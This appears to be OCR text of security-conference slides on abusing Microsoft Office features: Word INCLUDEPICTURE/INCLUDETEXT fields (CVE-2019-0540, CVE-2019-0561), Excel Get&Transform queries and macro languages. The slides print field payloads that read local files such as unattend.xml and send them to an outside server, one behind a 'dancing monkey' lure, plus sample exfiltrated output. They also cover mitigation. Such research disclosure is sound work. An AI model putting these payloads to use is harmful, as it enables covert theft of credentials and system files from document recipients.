
INCLUDEPICTURE



CREDENTIAL THEFT

CVE-2019-0540

CVE-2019-0540 – CREDENTIAL THEFT



- In the header of a DotX file
- INCLUDEPICTURE URL is made dynamic by adding the USERNAME field
- Word does not continue loading as long as picture is not loaded


ARBITRARY FILE READ
CVE-2019-0561

CVE-2019-0561 – ARBITRARY FILE READING (1/2)

A revisit to CVE2002-1143


```
An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.

{ INCLUDEPICTURE { QUOTE "http:\\www.alicesserver.com\" & { FILENAME \p } & { INCLUDETEXT "c:\\a.txt" } } \d }
```

In 2002, an includetext could read an arbitrary file.
MS Fix: the includetext field is not updated in various events and as such is no longer dynamic.

Or is it still …?


CVE-2019-0561 – ARBITRARY FILE READING (2/2)



DOUBLE CLICK TO SEE THE MONKEY DANCE!

```
{ MACROBUTTON  UpdateFields { INCLUDEPICTURE  \d
"http://icons.iconarchive.com/icons/google/noto-emoji-animals-nature/256/22212-monkey-icon.png"
\* MERGEFORMATINET }{ INCLUDEPICTURE  "http://192.168.178.11/?{ INCLUDETEXT
"c:\\windows\\panther\\unattend.xml"  \c XML \* MERGEFORMAT }" \d  \* MERGEFORMAT }}
```


MITIGATION


View
Developer
Help
Tell me what you want to do
¶ Normal
¶ No Spac...
Heading 1
Heading 2
Title
Subtitle
Subtle Em...
Emphasis
Intense E...
Strong
Paragraph
Styles
Double·click·on·the·monkey·to·see·him·dance!¶
¶
Microsoft Word Security Notice
Microsoft Office has identified a potential security concern.
This document contains fields that can share data with external files and websites. It is important that this file is from a trustworthy source.
Choosing Yes will enable updating all fields in this file, until you close it.
Yes
No
¶
¶


MEET M
GET&TRANSFROM ABUSE


GIVE ME THE POWER!

Fields are old school and patched… Now same tricks with new school techniques



Excel includes a powerful set of features called **Get & Transform**, which provides fast, easy data gathering and shaping capabilities. **Get & Transform** enables you to connect, combine, and refine data sources to meet your analysis needs. These features are also used in **Power BI**, and in the **Power Query Add-In** available for previous versions of Excel.

STEALING UNATTEND.XML




GET&TRANSFORM query definition in M, retrieves unattend.xml

Column1	Column2
<?xml version='1.0' encoding='utf-8'?>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<unattend xmlns="urn:schemas-microsoft-com:unattend">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<servicing></servicing>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<settings pass="windowsPE" wasPassProcessed="true">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<component xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmln	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<DiskConfiguration>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Disk wcm:action="add">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<CreatePartitions>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<CreatePartition wcm:action="add">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Order>1</Order>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Size>500</Size>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Type>EFI</Type>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
</CreatePartition>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<CreatePartition wcm:action="add">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Order>2</Order>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Size>128</Size>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Type>MSR</Type>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
</CreatePartition>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<CreatePartition wcm:action="add">	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Order>3</Order>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Extend>true</Extend>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten
<Type>Primary</Type>	Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatten

Column A:
Retrieving data from file
(GET&TRANSFORM)

Column B:
Posting results
(WEBSERVICE, max 2048 chars)

WHAT ELSE CAN BE DONE?



Ongoing research, there is a lot more to retrieve using this feature

WHO NEEDS VBA FOR MACROS ANYWAY?

ENTERING THE MACRO RABBIT HOLE

VBA != Macros

There are at least two macro languages supported by MS Office


- Visual Basic for Applications (VBA)
- Excel 4.0 macro's (XLM, only in Excel)


VBA != VBA

For VBA there are 2 intermediary languages

